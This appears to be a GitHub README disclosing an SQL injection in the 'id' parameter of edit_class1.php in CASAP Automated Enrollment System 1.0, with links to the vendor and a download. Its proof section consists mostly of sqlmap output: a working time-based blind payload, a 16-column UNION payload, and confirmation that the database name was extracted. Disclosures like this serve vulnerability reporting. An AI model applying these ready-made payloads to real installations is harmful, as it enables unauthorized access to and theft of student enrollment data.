
BigTiger2020 Update README.md History

1 contributor

9 lines (9 sloc) | 676 Bytes

CASAP-Automated-Enrollment-System

- Exploit Title: CASAP-Automated-Enrollment-System 1.0 - "id" SQL Injection in edit_class1.php
- Vendor Homepage: https://www.sourcecodester.com/php/12210/casap-automated-enrollment-system.html
- Software Link:https: https://www.sourcecodester.com/download-code?nid=12210&title=CASAP+Automated+Enrollment+System+using+PHP%2FMySQLi+with+Source+Code
- Version: 1.0
- Vulnerable file: edit_class1.php



- Vulnerability proof :

```
sqlmap identified the following injection point(s) with a total of 76 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5551 FROM (SELECT(SLEEP(5)))scHx) AND 'Rxqp'='Rxqp

    Type: UNION query
    Title: Generic UNION query (NULL) - 16 columns
    Payload: id=-8891' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162627a71,0x50586d776875456a7a
4c494e6477577641676b715078574375556c6c4a5978754b7a61675a67574b,0x7176627671),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[15:11:34] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[15:11:34] [INFO] fetching current database
current database: 'bilal'
```